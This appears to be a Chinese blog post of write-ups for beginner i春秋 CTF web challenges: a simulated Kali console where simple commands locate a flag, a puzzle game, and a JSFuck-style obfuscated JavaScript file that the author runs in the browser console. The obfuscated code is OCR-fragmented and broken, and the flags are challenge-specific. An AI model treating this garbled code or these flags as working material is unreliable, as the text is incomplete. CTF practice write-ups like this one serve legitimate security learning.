i春秋训练营题集（web）【1】


原创

ジキル 于 2021-08-06 12:30:24 发布 86 收藏

分类专栏： 渗透 i春秋 CTF 文章标签： web安全

本文链接：https://blog.csdn.net/qq_52696970/article/details/119452094

版权


渗透 同时被 3 个专栏收录

7 篇文章 0 订阅

订阅专栏

i春秋

1 篇文章 0 订阅

订阅专栏

CTF


7 篇文章 0 订阅

订阅专栏

i春秋训练营题集（web）

签到1


打开网页，得到一个kali界面，随便输入后，发现不管输入什么，它自己会弹出指令，于是一直输入直到弹出所有指令即可得到flag



```
***** welcome 青少年们 *****
==#==@=====console=======


ACCESS TO CONSOLE Kali


Kali GNU/Linux Rolling


Loding.... .... .... .... .....


username:root
password:***************

root@gamectf:~/Desktop/# whoami
root

root@gamectf:~/Desktop/# uname -a
Linux kali 5.7.0-kali1-amd64 #1 SMP Debian 5.7.6-1kali2 (2020-07-01) x86_64 GNU/Linux

root@gamectf:~/Desktop/# ls
hint
root@gamectf:~/Desktop/# cat hint
I hide a flag file. Found it.

root@gamectf:~/Desktop/# find / -name flag
/usr/local/lib/flag
root@gamectf:~/Desktop/# cat /usr/local/lib/flag
flag{bc6fdc7c-d524-4684-85dd-8c47ce673904} |
```

签到2

打开链接，是一个拼图小游戏，完成游戏即可得到flag




eci-2zeg435g7rq69wpqdbbc.cloudeci1.ichunqiu.com 显示

flag{1260b2e4-46b1-48d1-8d32-9513b19cc778}

用时：0小时1分22秒


Broken（jother编码）

打开链接，可以看到一个超链接




Hi, a CTFer. You got a file, but it looks like being broken.

点击超连接可以看到如下内容




点击F12将元素里的内容复制到控制台，回车，一直提示Unexpected token ‘]’，于是在最后填一个’]’，回车，发现依然报错



```
])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+
]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((!![]+[])[+!+[]]+(!![]+[])[!+
])[+[]]+([][[]]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+!+[]]+(+[![]]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+!+[]]]+(!![]+[])[!+[]+!+[]+!+[]]+
]+!+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+
]]]+[])[!+[]+!+[]+!+[]]+(![]+[])[+!+[]]+(+(!+[]+!+[]+[+!+[]]+[+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+
]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(+![]+(
+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[
]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+
]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[
]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]
]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![
]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([![]]+[]
[][[]]+[])[+!+[]]+(+![]+[![]]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![
!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![
]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+
!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])
]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[
]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+[
]+!+[]+[+!+[]])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]])()(([]+[])[([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(![]+
!+[]+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!!
])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]]()[+[]])[+[]]+[!+[]+!+[]+!+
]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!
]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(+![]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+
]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+
!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+
!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+
]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([!
]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+
]]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(+![]+[![]]+([]+[])[([][(
][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+
(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+
+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+
[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+
]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+
]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]](!+[]+!+[]+[+[]])))
)]
```

```
Uncaught TypeError: [(((![]) + [])[(+[])] + ([(![])] + [][[]])[((+(!(+[]))) + [(+[])])] + ((![]) + [])[((!(+
+[])))] + ((!(![])) + [])[(+[])] + ((!(![])) + [])[((!(+[])) + (!(+[])) + (!(+[])))] + ((!(![])) + [])[(+(!(
]) + [])[(+[])] + ([(![])] + [][[]])[((+(!(+[]))) + [(+[])])] + ((![]) + [])[((!(+[])) + (!(+[])))] + ((!(![
(!(![])) + [])[((!(+[])) + (!(+[])) + (!(+[])))] + ((!(![])) + [])[(+(!(+[])))])] + [])[((!(+[])) + (!(+[]))
![])) + [][(((![]) + [])[(+[])] + ([(![])] + [][[]])[((+(!(+[]))) + [(+[])])] + ((![]) + [])[((!(+[])) + (!(
+ [])[(+[])] + ((!(![])) + [])[((!(+[])) + (!(+[])) + (!(+[])))] + ((!(![])) + [])[(+(!(+[])))])])[((+(!(+[]))
[][[]] + [])[(+(!(+[])))] + ((![]) + [])[((!(+[])) + (!(+[])) + (!(+[])))] + ((!(![])) + [])[(+[])] + ((!(![
